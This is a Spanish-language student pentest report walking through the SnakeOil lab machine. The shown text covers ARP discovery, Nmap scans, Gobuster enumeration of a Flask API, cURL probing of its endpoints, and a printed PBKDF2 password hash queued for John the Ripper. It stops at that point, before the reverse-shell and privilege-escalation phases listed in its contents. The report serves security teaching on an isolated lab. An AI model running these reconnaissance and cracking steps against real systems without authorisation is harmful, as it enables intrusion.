



Universidad Politécnica de San Luis Potosí

Proyecto 1 - De la teoría a la práctica: walkthrough en acción.

Asignatura: CNO IV Seguridad Informática

Presenta:

Andrea Morúa Bravo 185548

Docente:

Mtro. Servando López Contreras

Tabla de contenido

Tabla de ilustraciones.....	3
Introducción.....	4
Objetivo	4
Descripción del escenario	4
Entorno de pruebas.....	4
Herramientas utilizadas.....	5
Desarrollo.....	5
Fase 1: Configuración de la red.....	5
1.1 Configuración de las máquinas virtuales	5
1.2 Identificación de dirección ip y verificación.....	6
Fase 2: Reconocimiento y escaneo de puertos y servicios	7
2.1 Escaneo de puertos activos	7
2.2 Escaneo de versiones	8
Fase 3: Fuzzing de directorios y análisis de endpoints web	9
3.1 Enumeracion web con gobuster.	9
3.2 Clasificación de endpoints hallados	11
Fase 4: Análisis de credenciales y pruebas de fuerza bruta.....	13
Fase 5: Explotación web, registro de usuarios y obtención de tokens.....	15
5.1 Registro e inicio de sesión	15
5.2 Desbloqueo del endpoint /secret.....	16
Fase 6: Inyección de comandos y reverse Shell	17
6.1 Preparación de listener y payload	17
Payload codificado en base64:	17
6.3 Explotación del endpoint /run	18
Mecánica de la vulnerabilidad de inyección de comandos:.....	18
Fase 7: Estabilización de la Shell y escalación de privilegios.....	19
Análisis de la Escalación de Privilegios:	19
7.1 Estabilización de la terminal	19
7.2 Inspección del Sistema y extracción de credenciales	19
7.3 Elevación de privilegios a root.....	21
7.4 Lectura de la bandera final.....	22

Recomendaciones.....	22
Conclusión	23

Tabla de ilustraciones

Ilustración 1 Configuración de la red	5
Ilustración 2 Ejecución de ip,arp	6
Ilustración 3 ping a máquina snakeoil	7
Ilustración 4 Resultado del escaneo con Nmap	7
Ilustración 5 Detección de versiones.....	8
Ilustración 6 Navegación web del puerto 80.....	9
Ilustración 7 Navegación web del puerto 8080.....	9
Ilustración 8 Ejecución de gobuster en el puerto 80.....	10
Ilustración 9 Ejecución de gobuster en el puerto 8080.....	11
Ilustración 10 Inspección del endpoint /02 en el navegador	12
Ilustración 11 Formulario /create	12
Ilustración 12 Endpoint /users mostrando hash de usuario "patrick"	12
Ilustración 13 Pruebas con cURL a /login y /run recibiendo mensajes de error	13
Ilustración 14 Error 500 al consultar /secret.....	13
Ilustración 15 Proceso de John the Ripper en ejecución.....	14
Ilustración 16 Resultado de john --show confirmando 0 hashes rotos	14
Ilustración 17 Petición de Login exitosa con cURL devolviendo access_token y refresh_token	16
Ilustración 18 Extracción exitosa de secret_key en el endpoint /secret	17
Ilustración 19 Listener nc en puerto 5555 listo	17
Ilustración 20 Ejecución del Curl enviando el payload e inyección de comandos	18
Ilustración 21 Conexión entrante de Reverse Shell recibida en Netcat.....	19
Ilustración 22 Navegación de directorios 1.....	20
Ilustración 23 Navegación de directorios 2.....	20
Ilustración 24 Visualización de las claves en app.py.....	21
Ilustración 25 Escalación de privilegios exitosa a root mediante sudo su	21
Ilustración 26 Lectura de la bandera proof.txt como administrador	22

Introducción

En el ámbito de la seguridad informática, el análisis defensivo y las pruebas de penetración (pentesting) permiten identificar debilidades e implementar controles adecuados en infraestructuras y aplicaciones. El presente informe documenta el proceso sistemático de auditoría ofensiva realizado sobre la máquina objetivo SnakeOil.

A lo largo del documento se detallan las fases de descubrimiento de red, escaneo e inspección de servicios, fuzzing de endpoints web, autenticación mediante tokens JWT, explotación de vulnerabilidades de inyección de comandos, acceso remoto mediante Reverse Shell y escalación de privilegios hasta obtener acceso total de superusuario (root).

Objetivo

Demostrar la capacidad de aplicar conocimientos teóricos de seguridad informática en un entorno práctico, mediante la realización de un walkthrough detallado y la explicación de las técnicas y metodologías utilizadas para vulnerar una máquina virtual.

Descripción del escenario

Patrick es un desarrollador y administrador de sistemas y despliega la infraestructura de un proyecto interno utilizando Debian Linux con servicios web y aplicaciones desarrolladas en Python. Sin embargo, el equipo de ciberseguridad sospecha que Patrick tiene malas prácticas de desarrollo y configuraciones, dejando expuesta la red interna de la compañía. Para evaluar la postura defensiva del entorno, nos han encargado realizar una auditoría de seguridad, nuestro objetivo es asumir el rol de un auditor externo situado en el mismo segmento de red, evaluar la superficie de ataque del servidor de Patrick, identificar y explotar sus vulnerabilidades de forma sistemática y lograr obtener total control del sistema obteniendo privilegios de superusuario.

Entorno de pruebas

El entorno está compuesto por dos máquinas virtuales enrutadas bajo una red interna aislada para evitar tráfico no deseado a redes externas:

- Máquina atacante: Kali Linux (IP: 192.168.56.101/24)
- Máquina objetivo: SnakeOil (IP: 192.168.56.102)
- Red: Adaptador sólo anfitrión en VirtualBox.

Herramientas utilizadas

- **arp-scan** para el descubrimiento de host
- **ping** para verificación de conectividad.
- **Nmap** para el escaneo de puertos y detección de versiones de servicios.
- **Gobuster** para enumeración y fuzzing de rutas en servidores web.
- **cURL** es un cliente HTTP por línea de comandos.
- **Firefox** navegador para interacción con endpoints.
- **John the Ripper** para la auditoria de contraseñas por fuerza bruta.
- **Netcat** para la creación de sockets de escucha para recepción de la reverse Shell.
- **Python** para obtener una consola interactiva.

Desarrollo

Fase 1: Configuración de la red

1.1 Configuración de las máquinas virtuales

Se importó la máquina SNAKEOIL en VirtualBox y se configuró la interfaz de red en el modo adaptador sólo-anfitrión. De igual forma, se ajustó la máquina Kali Linux al mismo segmento de red para garantizar la visibilidad entre ambas.





Ilustración 1 Configuración de la red

1.2 Identificación de dirección ip y verificación

Se verificó la IP local de Kali Linux ejecutando `ip a`, confirmando la interfaz eth0 con la IP 192.168.56.101/24. Posteriormente, se realizó un escaneo ARP para descubrir qué dispositivos están activos en una red local en el segmento local para hallar la máquina objetivo con el comando `sudo arp-scan --interface=eth0 --localnet`.

Como resultado se descubrió la dirección IP 192.168.56.102 correspondiente a la dirección MAC de VirtualBox. Se envió una ráfaga ICMP con `ping -c 4 192.168.56.102` confirmando latencia mínima y conectividad directa.



```
kali@kali: ~  
Session Actions Edit View Help  
zsh: corrupt history file /home/kali/.zsh_history  
(kali@kali)-[~]  
$ ip a  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default  
qlen 1000  
link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
inet 127.0.0.1/8 scope host lo  
valid_lft forever preferred_lft forever  
inet6 ::1/128 scope host noprefixroute  
valid_lft forever preferred_lft forever  
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group  
default qlen 1000  
link/ether 08:00:27:5a:87:bc brd ff:ff:ff:ff:ff:ff  
inet 192.168.56.101/24 brd 192.168.56.255 scope global dynamic noprefixroute  
eth0  
valid_lft 487sec preferred_lft 487sec  
inet6 fe80::9402:479c:f3f:7949/64 scope link noprefixroute  
valid_lft forever preferred_lft forever  
(kali@kali)-[~]  
$ sudo arp-scan --interface=eth0 --localnet  
[sudo] password for kali:  
Sorry, try again.  
[sudo] password for kali:  
Interface: eth0, type: EN10MB, MAC: 08:00:27:5a:87:bc, IPv4: 192.168.56.101  
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied  
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied  
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)  
192.168.56.1 0a:00:27:00:00:09 (Unknown: locally administered)  
192.168.56.100 08:00:27:fa:e7:2a (Unknown)  
192.168.56.102 08:00:27:bf:af:82 (Unknown)  
  
3 packets received by filter, 0 packets dropped by kernel  
Ending arp-scan 1.10.0: 256 hosts scanned in 2.023 seconds (126.54 hosts/sec). 3
```

Ilustración 2 Ejecución de ip,arp

```
(kali㉿kali)-[~]
$ ping -c 3 192.168.56.102
PING 192.168.56.102 (192.168.56.102) 56(84) bytes of data.
64 bytes from 192.168.56.102: icmp_seq=1 ttl=64 time=0.419 ms
64 bytes from 192.168.56.102: icmp_seq=2 ttl=64 time=0.401 ms
64 bytes from 192.168.56.102: icmp_seq=3 ttl=64 time=0.289 ms

— 192.168.56.102 ping statistics —
3 packets transmitted, 3 received, 0% packet loss, time 2054ms
rtt min/avg/max/mdev = 0.289/0.369/0.419/0.057 ms
```

Ilustración 3 ping a máquina snakeoil

Fase 2: Reconocimiento y escaneo de puertos y servicios

2.1 Escaneo de puertos activos

Para identificar los puntos de entrada, se utilizó Nmap analizando los 65,535 puertos TCP disponibles:

```
sudo nmap -Pn -n -p- --open -sS --min-rate 5000 192.168.56.102
```

Los parámetros que utilizamos son -p ya que escanea todos los puertos, --open filtra solo los puertos abiertos, -sS realiza un escaneo TCP SYN sin completar el saludo de 3 vías, esto ayuda a que sea más rápido y sigiloso, --min-rate 5000 acelera el envío de paquetes, -n desactiva el parámetro DNS, solo trabaja con la IP, no busca nombres y por último -Pn asume que el host está activo.

```
(kali㉿kali)-[~]
$ sudo nmap -Pn -n -p- --open -sS --min-rate 5000 192.168.56.102
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-06 18:52 -0400
Nmap scan report for 192.168.56.102
Host is up (0.00015s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
8080/tcp   open  http-proxy
MAC Address: 08:00:27:BF:AF:82 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 4.05 seconds
```

Ilustración 4 Resultado del escaneo con Nmap

Puertos abiertos identificados.

- **22/tcp**: Servicio SSH.
- **80/tcp**: Servicio Web HTTP.

- **8080/tcp**: Servicio Web secundario HTTP-Proxy

2.2 Escaneo de versiones

Se ejecutó un escaneo más profundo sobre los tres puertos descubiertos mediante scripts por defecto (-sC) y detección de versiones (-sV), esto con el fin de averiguar qué versiones exactas de software son y que tecnologías están corriendo en ellos:

```
sudo nmap -p 22,80,8080 -sCV -Pn 192.168.56.102
```

```
(kali@kali)-[~]
$ sudo nmap -p 22,80,8080 -sCV -Pn 192.168.56.102
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-06 19:03 -0400
Nmap scan report for 192.168.56.102
Host is up (0.00043s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 73:a4:8f:94:a2:20:68:50:5a:ae:e1:d3:60:8d:ff:55 (RSA)
|   256 f3:1b:d8:c3:0c:3f:5e:6b:ac:99:52:80:7b:d6:b6:e7 (ECDSA)
|_  256 ea:61:64:b6:3b:d3:84:01:50:d8:1a:ab:38:29:12:e1 (ED25519)
80/tcp    open  http     nginx 1.14.2
|_ http-server-header: nginx/1.14.2
|_ http-title: Welcome to SNAKEOIL!
8080/tcp  open  http     nginx 1.14.2
|_ http-server-header: nginx/1.14.2
|_ http-open-proxy: Proxy might be redirecting requests
|_ http-title: Welcome to Good Tech Inc.'s Snake Oil Project
MAC Address: 08:00:27:BF:AF:82 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.37 seconds
```

Ilustración 5 Detección de versiones

Análisis de resultados:

- Puerto 22 (OpenSSH 7.9p1 Debian 10): Versión estándar en Debian Buster. No presenta vulnerabilidades directas conocidas a menos que se obtengan credenciales.
- Puerto 80 (nginx 1.14.2): Servidor web con el título "Welcome to SNAKEOIL!"
- Puerto 8080 (nginx 1.14.2): Aplicación web interactiva con el título "Welcome to Good Tech Inc.'s Snake Oil Project".

Se procedió a inspeccionar visualmente ambas aplicaciones a través del navegador web.




Welcome to SNAKEOIL!

Congratulations! SNAKEOIL is set up properly!

If you are lost with life, [Google](#) can help.

Ilustración 6 Navegación web del puerto 80



[Good Tech Inc.](#)

- [About](#)
- [New Post](#)

Welcome to Good Tech Inc.'s Snake Oil Project

Introduction

2021-06-19 10:02:53 [Edit](#)

House Rules

2021-06-19 10:02:53 [Edit](#)

Useful Links

2021-08-18 00:29:46 [Edit](#)

Ilustración 7 Navegación web del puerto 8080

Fase 3: Fuzzing de directorios y análisis de endpoints web


3.1 Enumeracion web con gobuster.

Se realizó fuzzing (descubrimiento brutal de directorios) para identificar archivos y endpoints ocultos:

- Puerto 80: `gobuster dir -u [http://192.168.56.102/](http://192.168.56.102/) -w /usr/share/wordlists/dirb/common.txt -x php,html,txt`
- Puerto 8080: `gobuster dir -u [http://192.168.56.102:8080/](http://192.168.56.102:8080/) -w /usr/share/wordlists/dirb/common.txt -x php,html,txt`

Se utilizan esas extensiones porque en las etapas iniciales de enumeración, usar -x php,html,txt es un estándar de la industria porque cubre el 80% de los sitios web tradicionales alojados en sistemas Linux sin saturar el escaneo con miles de peticiones innecesarias. Si durante la inspección web descubrimos que la página utiliza otra

tecnología (por ejemplo, una API en Python o Node.js), podemos realizar una segunda pasada con Gobuster incluyendo sus extensiones específicas.



```
(kali@kali)-[~]
$ gobuster dir -u http://192.168.56.102/ -w /usr/share/wordlists/dirb/common.txt -x php,html,txt

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.56.102/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Extensions: php,html,txt
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

Progress: 18452 / 18452 (100.00%)

Finished
```

Ilustración 8 Ejecución de gobuster en el puerto 80

No encontró ningún directorio ni archivo expuesto (Finished sin salida).

```
(kali@kali)-[~]
$ gobuster dir -u http://192.168.56.102:8080/ -w /usr/share/wordlists/dirb/common.txt -x php,html,txt

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.56.102:8080/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Extensions: php,html,txt
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

01 (Status: 200) [Size: 2177]
02 (Status: 200) [Size: 2356]
04 (Status: 200) [Size: 2324]
1 (Status: 200) [Size: 2177]
2 (Status: 200) [Size: 2356]
4 (Status: 200) [Size: 2324]
create (Status: 200) [Size: 2596]
login (Status: 405) [Size: 64]
registration (Status: 200) [Size: 29]
run (Status: 405) [Size: 178]
secret (Status: 500) [Size: 37]
test (Status: 200) [Size: 17]
users (Status: 200) [Size: 140]
Progress: 18452 / 18452 (100.00%)

Finished
```

Ilustración 9 Ejecución de gobuster en el puerto 8080

A diferencia de los servidores web tradicionales donde los recursos corresponden directamente a archivos físicos en disco (ej. .html o .php), la aplicación en el puerto 8080 está desarrollada sobre la infraestructura del microframework Flask (Python). En este paradigma, las rutas son definidas dinámicamente mediante decoradores (@app.route()).

Por esta razón, el descubrimiento de rutas mediante Gobuster identificó endpoints RESTful abstractos sin extensiones de archivo (/login, /registration, /secret, /run). La respuesta 405 Method Not Allowed en /login y /run indicó la presencia de controladores de API que únicamente aceptan verbos HTTP específicos (solicitudes POST estructuradas en formato JSON).

3.2 Clasificación de endpoints hallados

- Endpoints 200 OK (Públicos): /01, /02, /04,1,2,4, /create, /registration, /test, /users.
/01,/02,/04,1,2,4 son rutas con contenido HTML, esto lo sabemos porque en nuestro navegador web nos metimos a cada uno de ellos.

- Endpoints 405 Method Not Allowed: /login, /run (Requieren peticiones POST estructuradas).
- Endpoints 500 Internal Server Error: /secret (Requiere autenticación).




Ilustración 10 Inspección del endpoint /02 en el navegador




Ilustración 11 Formulario /créate




Ilustración 12 Endpoint /users mostrando hash de usuario "patrick"

```
(kali@kali)-[~]
$ curl -X POST http://192.168.56.102:8080/login -i
HTTP/1.1 400 BAD REQUEST
Server: nginx/1.14.2
Date: Mon, 07 Sep 2026 01:16:00 GMT
Content-Type: application/json
Content-Length: 61
Connection: keep-alive

{"message": {"username": "Username field cannot be blank."}}

(kali@kali)-[~]
$ curl -X POST http://192.168.56.102:8080/run -i
HTTP/1.1 400 BAD REQUEST
Server: nginx/1.14.2
Date: Mon, 07 Sep 2026 01:16:07 GMT
Content-Type: application/json
Content-Length: 107
Connection: keep-alive

{"message": "Please provide URL to request in the form url:port. Example: 127.0.0.1:12345", "success": false}
```

Ilustración 13 Pruebas con cURL a /login y /run recibiendo mensajes de error




Ilustración 14 Error 500 al consultar /secret

Fase 4: Análisis de credenciales y pruebas de fuerza bruta

En la arquitectura de la aplicación, las contraseñas de los usuarios no se almacenan en texto plano en la base de datos, sino en forma de resúmenes criptográficos (hashes).

Al inspeccionar /users, se obtuvo el hash del usuario patrick:

```
$pbkdf2-sha256$29000$e0/J.V.rVSol5HxPqdW6Nw$FZJVgjNJlw99RliojrT/gn9xRr9SI/RYN.CGf84r040
```

Se intentó realizar un ataque de fuerza bruta offline con John the Ripper empleando el diccionario rockyou:

